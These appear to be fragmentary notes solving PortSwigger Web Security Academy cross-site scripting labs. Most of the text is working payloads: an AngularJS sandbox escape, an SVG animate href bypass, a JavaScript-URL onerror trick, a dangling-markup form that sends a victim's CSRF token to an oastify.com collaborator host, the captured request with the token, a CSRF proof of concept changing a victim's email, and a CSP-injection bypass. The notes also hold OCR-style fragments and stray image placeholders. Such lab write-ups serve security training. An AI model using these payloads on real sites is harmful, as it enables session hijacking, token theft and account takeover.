<input id=x ng-focus=$event.composedPath()|orderBy:'(z=alert)(1)'>
```




Reflected XSS with AngularJS sandbox escape and CSP

0 search results for '


0acc00f304dee209b5f9e30d008600ee.web-security-academy.net

Lab: Reflected XSS with event handlers and `href` attributes blocked



```
<svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20 y=35>Click Me</text></a>
```

```
<svg><a><animate attributeName=href values=javascript:alert(1) /><te
xt x=20 y=35>Click Me</text></a>
```



Reflected XSS with event handlers and href attributes blocked


Congratulations, you solved the lab!

Click Me

0 search results for '

Lab: Reflected XSS in a JavaScript URL with some characters blocked

```
5&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+'',{x:'
```



```
veb-security-academy.net/post?postId=1&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window+'',{x:'
```

Reflected XSS in a JavaScript URL with some characters blocked


Back to lab description »

ns, you solved the lab!

Lab: Reflected XSS protected by very strict CSP, with dangling markup attack

1. “get the tocket create a form where bot will act as victim and he will click and you will get csrf token”

```
"></form><form class="login-form" name="evil-form" action="https://m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3.oastify.com/token" method="GET"><button class="button" type="submit">Click Me</button></form>
```



#	Time	Type	Payload	Source IP address	Comment
9	2025-Jan-26 08:07:28.553 UTC	DNS	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	3.248.186.148	
10	2025-Jan-26 08:07:28.559 UTC	DNS	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	3.248.186.175	
11	2025-Jan-26 08:07:28.633 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
12	2025-Jan-26 08:07:28.770 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
13	2025-Jan-26 08:07:28.770 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
14	2025-Jan-26 08:07:29.289 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
15	2025-Jan-26 08:07:29.410 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
16	2025-Jan-26 08:07:29.410 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
17	2025-Jan-26 08:07:32.957 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
18	2025-Jan-26 08:07:33.071 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
19	2025-Jan-26 08:07:33.071 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	34.253.173.2	
20	2025-Jan-26 08:09:09.936 UTC	HTTP	m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3	163.53.202.36	

```
GET /token?csrf=NyWJKolQ3dWWgtgfCRI7ZMDbHkp8hWd4 HTTP/1.1
Host: m1orqtdhjtzqc0y3d7z0ozy5hwnnbez3.oastify.com
Connection: keep-alive
sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

1. “and then use the token to change the email”

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5600690466a97d81883fc4009f0055.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker&#64;evil-user&#46;net" />
      <input type="hidden" name="csrf" value="NyWJKolQ3dWWgtgfCRI7ZMDbHkp8hWd4" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: Reflected XSS protected by CSP, with CSP bypass

```
<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'
```